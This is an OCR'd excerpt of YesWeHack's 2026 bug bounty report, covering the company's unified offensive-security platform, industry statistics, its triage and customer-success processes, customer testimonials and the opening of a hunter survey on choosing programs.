
YesWeHack

Report

2026



THE TRENDS, INSIGHTS AND STRATEGIC SHIFTS SHAPING OFFENSIVE SECURITY

TABLE OF CONTENTS

This report sets out our vision for enabling a four-step cycle where customers continuously MAP → TEST → FIX → COMPLY.

Guillaume Vassault-Houlière,
CEO and co-founder,
YesWeHack

INTRODUCTION:
A WORD FROM OUR CEO

Happy new year! And welcome to the second edition of our annual report. It arrives after another momentous 12 months for YesWeHack – and not only because we celebrated our 10th anniversary. We also made our first-ever acquisition – of Sekost, the cybersecurity auditing specialist – we were assigned as a CVE Numbering Authority, and we're now managing multiple Bug Bounty Programs for the European Commission, having aced a tender process.

The Commission has a number of public programs with open-source scopes up and running, including for BIND 9 (DNS system), Jenkins (automation server) and Nextcloud (file synchronisation and sharing platform). Last year also saw the launch of public programs for Louis Vuitton, Decathlon, ExpressVPN, the National Public Health Agency of France, blockchain company Memento, UK fintech firm Paddle and Chinese smart home brand Ezviz – to name just a few.

We also launched our fifth major offensive security product in 2025: Continuous Pentesting, a fully managed, compliance-friendly solution that continuously hardens your defences by engaging testers with the right skills for your scopes.

BUILDING RESILIENCE IN THE AI AGE

But our solutions – also including Bug Bounty, Vulnerability Disclosure Policy (VDP), Pentest Management and Attack Surface Management – are not just discrete offerings; they are interoperable within a unified platform.

We remain a Bug Bounty leader – with outstanding customer reviews to prove it (as you can see on page 42). But more broadly, we're also a unified offensive security and exposure management platform. Among other things, this report sets out our vision for enabling a four-step cycle where customers continuously **MAP → TEST → FIX → COMPLY**. This provides real-time attack surface visibility; continuous, crowdsourced testing; contextual evaluation, prioritisation and remediation of vulnerabilities from multiple sources based on business impact (not just technical severity); and simplified compliance across evolving policies, norms and standards.

This unified approach addresses the widespread fragmention of SecOps, which undermines cyber teams' capacity to handle multiple challenges: fast-evolving attack surfaces, ever-more capable attackers and increasingly stringent compliance requirements. And of course, AI is an accelerant to these challenges – as well as a potential remedy.

BUG BOUNTY STILL THE BACKBONE

Bug Bounty, which offers scalable testing for any scope or development model, is only becoming more relevant in this fast-changing landscape. As tech stacks become more complex and evolve more rapidly, the performance gap between time-bound, small pentest teams and continuous testing by 130,000 diversely skilled hunters only becomes starker.

Whether they use Bug Bounty as a standalone service or in combination with our other solutions, customers can be assured that nurturing this flagship service remains a priority. Automations and AI tools that streamline workflows and facilitate decision-making are only one part of this mission. It also means investing in our customer success and triage teams to aid the continuous optimisation of scopes and testing conditions and ensure fast, fair vulnerability assessments. Finally, it involves fostering strong relations with the most critical component of all: our community of security researchers. At a time of disorientating technological change, their patience, persistence and ingenuity are only becoming more invaluable.

A survey of our hunters – about how they upskill, choose scopes and use AI tools – is a standout addition to this year's report. Also featured: the case for unifying cyber risk management and exposure management; the impact of AI on the threat landscape, Bug Bounty and security testing; leading hunters sharing their favourite bugs; and lauded research on exploiting syntax confusion from our in-house security researcher Brumens.

As with last year's inaugural edition, you'll find key program stats and vulnerability trends based on activity across our Bug Bounty Programs in 2025, hacking advice from hunters, a recap of last year's live hacking events, and a hall of fame chapter honouring the achievements of our most productive hunters. Enjoy!

Last year's Bug Bounty Report examined how a perfect storm of challenges left traditional approaches to security testing ill-equipped to handle modern threats. It's now clear that fast-improving AI systems will only supercharge some of these trends: attack surfaces expanding even faster, vulnerabilities proliferating more rapidly, threat actors striking with greater speed, precision and scale. Meanwhile, the compliance burden is increasing with cybersecurity now a strategic priority for regulators.

With budgets failing to keep pace with growing workloads, organisations cannot afford to be hamstrung by tool sprawl, fragmented SecOps and patchy testing coverage of their exposed assets. YesWeHack's platform has evolved with these challenges in mind.

THE FAILINGS OF FRAGMENTED SECOPS

From government scandals to military defeats, historic humiliations are often attributable to fragmented communications and a lack of interoperability and collective observability. In simpler terms, "the left hand not knowing what the right hand is doing" is a recipe for calamity. Cybersecurity is no different. The 2017 Equifax breach, where a critical Struts vulnerability enabled the compromise of 147 million records, remains a notorious example. Among other issues, regulators found a lack of centralised oversight and poor coordination between teams responsible for asset management, scanning, patching and network monitoring. The breach went undetected for 76 days.

But integrating SecOps more effectively is not just about preventing cyber-attacks. 'Platformisation' – replacing disparate tools with a single, unified platform – creates efficiencies that free up limited resources and reduce disruption to revenue-critical functions such as software development. A 2025 report from IBM and Palo Alto Networks illustrates this point:

- The average organisation has 83 security solutions from 29 vendors
- The average cost of security complexity exceeds 5% of annual revenue
- Platformisation achieves an average ROI of 101% versus 28% for standalone solutions
- Security is a source of value for 96% of platformised organisations versus 8% of non-adopters
- 80% of platformised organisations report full visibility into potential vulnerabilities and threats versus 28% of non-adopters

Similarly, a 2025 Kaspersky study found that around two in five security professionals: found their security stacks to be overly complex and time-consuming to maintain (43%); experienced budget overruns attributable to overlapping solutions (42%); couldn't automate security processes effectively because their tools lacked proper integration (41%); and lacked unified threat visibility, with data from various vendors failing to correlate, creating blind spots and reducing situational awareness (39%).

UNIFYING OFFENSIVE SECURITY AND EXPOSURE MANAGEMENT

Gartner, the global leader in technology research and strategic insights, has advocated the integration of cyber risk management with exposure management as a remedy for the fragmentation of SecOps. "When risk and exposure data are collected by disconnected, siloed tools, organisations are inundated with a big laundry list of alerts and findings that lack context and effective prioritisation," reads Gartner's 2025 research entitled *'Operationalize Cyber Risk Strategy Through Exposure Management'*. "As a result, operations teams become overwhelmed, spending valuable time triaging and responding to a flood of notifications rather than addressing the most critical risks to the business. This reactive approach not only diverts attention from strategic mitigation efforts but also increases the likelihood that genuine threats are missed or delayed."

> **When risk and exposure data are collected by disconnected, siloed tools, organisations are inundated with a big laundry list of alerts and findings that lack context and effective prioritisation.**
>
> Gartner

BEYOND BOUNTIES: MAKE 'RISK EXPOSURES' YOUR MASTER METRIC

Every real vulnerability discovered, validated and remediated is a clear win for cyber resilience. But how do you accurately measure the impact on your security posture? And how do you communicate this in ways that non-technical decision-makers can understand?

Security teams must leverage a metric that is – unlike severity scores or your outlay on bug bounties – aligned with business goals: risk exposures. This metric represents the likelihood and impact of exploitation in the context of the environment and current threat intelligence. A medium-severity flaw, for example, might pose a critical risk if key security controls are missing, essential business workflows are affected, or the issue can be chained with other vulnerabilities to amplify impact.


Noting the increase in same-day exploits, Gartner warns, in its *'2026 Planning Guide for Cybersecurity'*, that organisations tend to adopt service-level agreements (SLAs) "based solely on criticality, overlooking actual risk and the substantial direct and indirect costs associated with frequent patching (e.g. person hours, tooling, business interruption)." Patching strategies therefore "must fundamentally change" and be guided – through the lens of continuous threat exposure management (CTEM) – by four fundamental questions:

- **Are we affected?** Understand asset inventory, state and exposure level
- **What can we do about it?** Explore all mitigation and remediation options, including business context
- **What should we do about it?** Make decisions on remediation or mitigation based on risk
- **Who should compensate for or remediate it?** Ensure clear accountability and understand why certain components might not be patchable

SEVERITY BREAKDOWN OF ALL REPORTS IN 2025

Prompt, accurate severity evaluations help security teams prioritise the most urgent findings. Severity is an important variable, but not the only one. Others include the environment, threat intel and remediation complexity.

12%	31%	49%	8%
Critical	High	Medium	Low




REDEFINING CYBER EXPOSURE REDUCTION

By unifying offensive security and exposure management, the evolution of our platform aligns with Gartner's analysis and addresses operational problems widely reported by CISOs. Our approach follows a four-step cycle of monitoring an organisation's environment for new attack vectors, discovering its attack surface's exposures, prioritising the most critical weaknesses, and complying continuously:

- **MAP** → Automated and continuous **mapping of attack surfaces** to achieve real-time awareness of internet-facing assets
- **TEST** → Centralised **management of security testing campaigns** from multiple sources – scanning, VDP, pentests, Continuous Pentest, Bug Bounty – to optimise testing coverage, with the most critical assets prioritised and defence in depth attained across your attack surface
- **FIX** → **Prioritising, validating and remediating vulnerabilities** promptly, with the most urgent findings tackled first. Targeted risk reduction based on exposure risks within your environment – based on asset business value, severity and real-time exploitability
- **COMPLY** → Continuous observability of aggregated, contextualised data via unified dashboards, plus one-click proofs-of-audit and executive summaries of testing activities, to ensure and report **compliance with standards, regulations and internal security policies**

But this process can only provide a holistic view of cyber risks if the platform dissolves technological barriers between different sources of vulnerabilities and between various stakeholders using the platform – as well as communication barriers to achieving shared understanding at boardroom level:

- Findings from automated scans, pentests and Bug Bounty Programs alike have standardised formats, and are integrated into a unified interface – creating a **one-stop shop for vulnerabilities**
- Collaboration features, granular rights management and integrations with popular bug-tracking tools **facilitate cross-team coordination** – spanning cyber, development and risk teams, plus security testers and YesWeHack support teams
- Executive dashboards and metrics indicating exposure to known vulnerabilities with their business impact provides **holistic, actionable observability of cyber risks** – and the ability to prioritise the most urgent findings
- Exposure management metrics such as exploitable exposure counts and remediation rates are translatable into business-friendly language that **drives buy-in at boardroom level**



CONTINUOUS TESTING IS A CORNERSTONE

This model must incorporate continuous, in-depth testing to function effectively. With release cycles accelerating and time-to-exploitation shrinking, scanners and point-in-time pentests fall well short of the testing depth or coverage required today. By contrast, Bug Bounty Programs, or alternatively our Continuous Pentesting product, offer testing that is:

- Continuous
- Deep and broad
- Rapidly scalable
- Available on-demand for specific needs
- And adaptable to any development model

Delivered by around 130,000 fully vetted testers, this testing reliably surfaces vulnerabilities missed by both conventional pentests and automated scans.

> **Bug Bounty gives us constant security coverage. Unlike periodic tests, it's ongoing, so we're always aware of emerging threats.**
>
> **Dean Dunbar,**
> Red team lead for offensive security, Gong

THE KEY TO 'CONTINUOUS IMPROVEMENT'


Another defining strength of crowdsourced testing is the depth of expert support that can accompany it. YesWeHack's customer success managers (CSMs) help security teams continuously optimise scopes and testing conditions, while our triagers serve as an extension to your SecOps team – freeing you up to focus on remediation.

Supported by input from the triage team, the hunters provide vulnerability intel that helps security teams calibrate testing coverage, prioritise the most critical exposures, and drive secure-by-design improvements at the development stage. This human dimension – augmented rather than replaced by AI – is therefore central to driving continuous improvement, the key outcome of unifying cyber risk and exposure management according to the figure on the right. The next chapter details how our uniquely effective triage and CSM model drives continuous improvement and increases ROI.

YesWeHack's support has helped us grow a Bug Bounty Program that is both effective and scalable. Their platform and community have enabled us to engage with top-tier researchers. The partnership has been smooth, professional, and incredibly valuable. We backed the right horse and have never regretted our decision!

Patricia Leppert,
Team manager for customer trust & security, TeamViewer

THE OUTCOMES OF UNIFIED CYBER RISK AND EXPOSURE MANAGEMENT



Gartner

TRIAGE AND CUSTOMER SUCCESS MANAGEMENT: THE BACKBONE OF EFFICIENT, SCALABLE BUG BOUNTY PROGRAMS

+25%

2024 → 2025

Year-on-year growth in public Bug Bounty Programs on YesWeHack

This trend reflects our expansion across all sectors and regions, while peerless ratings on customer-review sites (more on page 42-43) show how increasing investment in our platform and support teams is scaling with customer demand.

Our growing support teams are as key to our customers' success as our 130,000-plus community of hunters and the YesWeHack platform itself.

This support has two key strands. First, customers receive extensive guidance in launching and continually optimising their Bug Bounty Program in line with their security objectives. Second, our triage service ensures vulnerability reports are validated, easy to understand and actionable, as well as (when required) mediating between researchers and your security team. Most customers, including those with smaller budgets, rely on this fully managed service.

As our business grows, so too do our support teams. When we use AI, we do so to *augment*, rather than replace, human expertise. Our motto here is: 'Automation where it helps, humans where it matters'. (Go to page 24-26 to learn more about our AI ethos, based on trust, transparency and 'human-in-the-loop' principles).

UNIQUE CUSTOMERS, BESPOKE GUIDANCE

Our customer success management (CSM) team works closely with customers to refine processes and resolve problems. They also help continuously optimise scopes, testing conditions, bounty ranges and participating hunters to maximise ROI as objectives and budgets evolve.

Every client, regardless of their chosen licence, benefits from:

- A **dedicated CSM** with a strong pedigree in crowdsourced testing plus a consulting and/or project management background
- **Proactive engagement** from day one; **available** whenever required
- Focused on **aligning programs with customer goals, budgets and compliance requirements** – not sales targets

9%

Share of public programs on YesWeHack

35%

Share of reports via public programs

Public versus private programs on YesWeHack

Public programs generate a disproportionately high share of reports, demonstrating the power of the crowd. Private programs enable customers to handpick hunters with the right skillsets and harden assets in a more controlled, targeted way. Many customers launch public programs once they're ready to handle higher report volumes.

It's about finding an optimal balance between scopes, rewards and rules. You want consistent results that build a use case for Bug Bounty as well as giving customers practical knowledge about running a program effectively, while being conservative enough to avoid a 'big bang' effect that overloads the customer with vulnerability reports or rapidly exhausts the budget.

Selim Jafaar, chief customer officer

EXPERT SUPPORT – EVERY STEP OF THE WAY

- **PRE-LAUNCH:** Defining the right testing strategy for your goals and technical context; advice on scaling and optimising programs
- **LAUNCH:** Configuring your YesWeHack environment and training users; tailored program drafts and launch recommendations; smooth onboarding with progressive ramp-up
- **CONTINUOUS IMPROVEMENT:** Monitoring and optimising the program based on results, objectives and budget; coaching teams on effective technical, functional and operational practices

We continuously strive to prevent problems through effective training, instilling best practices and encouraging clear program specifications. The success of Bug Bounty Programs ultimately hinges on mutual trust. As a man-in-the-middle, it's up to us to set standards for improving the framework, rules and processes that can be leveraged to prevent and settle disputes.

Selim Jaafar,
Chief customer officer

> WHAT CUSTOMERS SAY ABOUT OUR CSM TEAM

The CSM team are always ready to give us support, showing new ways to do things, demonstrating new features or communicating with triagers and hunters.

Eric Evangelista
Cybersecurity & IT team lead, *KOMOJU*

YesWeHack makes scope management easy, helping us maximise coverage while clearly defining out-of-scope areas.

Dean Dunbar
Red team lead for offensive security, *Gong*

Our CSM is super knowledgeable. He proactively tries to help us improve the program.

Luca Sangalli
Security engineer, *Entrust*

EXPERT, OBJECTIVE TRIAGE

Founded and run by ethical hackers, YesWeHack understands the importance of having a well-trained triage team to handle reports swiftly and objectively. This ensures prompt payouts, engaged hunters and rapid, targeted risk reduction.

- True **24/7 coverage** delivered by in-house cybersecurity engineers
- All triagers complete **rigorous internal training** and relevant certification programs (e.g. OSWE, OSCP, on CVSS)
- **Led by an experienced triager and bug hunter** who understands both sides of the process

When reports use new techniques, we need to understand the risks, impact and possible mitigations. That's why we have an internal channel for sharing insights about the latest hacking techniques. We've even sharpened our skills by creating and competing in a CTF challenge.

Adrien Jeanneau, VP security analyst

DECISION-READY REPORTS

- Reports are **refined, enriched and severity-scored** – ensuring vulnerabilities are easily understood and ready for prioritisation and remediation
- **Duplicates are filtered out** to reduce noise and avoid wasted time for security teams
- **Findings are reproduced** to eliminate false positives, indicate underlying issues, ensure accurate impact assessment and reduce remediation time
- **Actionable recommendations** are provided that draw on triagers' experience of similar bugs/scenarios
- **Hunters are contacted (when necessary)** to clarify missing details, validate impact claims and mediate disputes over severity or payouts

12%

Rate of duplicate reports on YesWeHack in 2025

Exceptionally low by industry standards, this duplicate rate reflects strong program hygiene: clear scope and rules, effective triage and proactive researcher comms.

If the customer has information about the technology that we don't, we need to trust their opinion. Severity is assessed based on our experience, the customer's knowledge and the context of the digital asset.

Adrien Jeanneau,
VP security analyst

> WHAT CUSTOMERS SAY ABOUT OUR TRIAGE TEAM

The triage efforts have proven instrumental in streamlining issue resolution and prioritisation.

James Cooper & Justin Moore
Director of product security & director of IT security, *NOV*

It feels like the triage team is part of KOMOJU itself. It saves us so much time. Outsourcing triage is vital for organisations without mature security operations.

Eric Evangelista
Cybersecurity & IT team lead, *KOMOJU*

The triage team are on the ball 24/7 almost, really rapidly giving us their insights on reports that we receive and helping us during the process.

Erik Täfvander
Head of cybersecurity, *ATG*

THE TRIAGE PROCESS IN 6 STEPS

Every report undergoes the same comprehensive assessment. Triagers sometimes contact hunters to ensure a fair and accurate assessment, for instance to request missing details, clarify PoCs when reproduction fails or to discuss severity when there is a mismatch with the initial assessment.

01 ENRICHMENT OF REPORT METADATA
Ensure reports are complete, accurate and standardised to facilitate remediation.

02 COMPLIANCE CHECK
Verify whether the report complies with program rules, such as being in scope, being a qualifying vulnerability and using acceptable testing methods.

03 DUPLICATE CHECK
Compare the report to existing submissions to validate whether the finding is unique or a duplicate of an existing report.

04 PROOF-OF-CONCEPT (PoC) REPRODUCTION
Carefully reproduce the hunter's PoC steps to properly assess impact, remove false positives and support remediation.

05 SEVERITY ASSESSMENT
Evaluate the vulnerability according to best-practice CVSS criteria.

06 RECOMMENDATIONS
Provide actionable advice to the security team, such as recommended severity, reward guidance or potential remediation steps.

INTEGRATED SUPPORT, BETTER OUTCOMES

Our CSM and triage teams communicate regularly to help customers achieve their goals. For example, CSMs might notify triage of scope changes or customer context that could affect how findings are assessed or prioritised. Conversely, triage might flag potential scoping problems (such as unavailable or overlooked assets), recommend high-signal hunters or suggest rule adjustments based on vulnerability trends.

HUNTER SURVEY: CHOOSING PROGRAMS AND SCOPES

We surveyed hunters about their hacking habits and preferences. The 245 who participated range from relative newcomers (less than one year's experience in the cyber field) to seasoned professionals with more than a decade's cybersecurity experience. The largest cohort, accounting for 44%, has worked in cybersecurity for 3-5 years.

This section covers how hunters choose programs, their favourite scopes and how they track program updates to rules, rewards and scopes. *(Go to page 30-33 to learn how hunters use AI tools and view the associated benefits and risks, and page 44-50 for findings on hunters' industry experience, what proportion are full-time hunters, collaborative hunting and the popularity of various hacking tools).*

CHOOSING PROGRAMS

> Which of the following factors are you most concerned about when deciding whether to target a program?

Hunters were asked about the most important factors influencing where they choose to invest their time. Understandably, the top three answers centre on potential earnings and – scoring even more highly – the program's track record for handling vulnerabilities and paying bounties. Program reputation – measured chiefly by time-to-accept reports, and promptness and fairness of payouts – was the top choice, with 68%. **The message to organisations is clear: nurturing productive relationships with hunters is vital.** "Make sure your SLAs and KPIs are met," said Gaurav Kumar Sharma, assistant director for security architecture and planning at Ooredoo Qatar. "Sometimes hunters get frustrated if they don't get rewarded on time because they're working day and night to give something back."

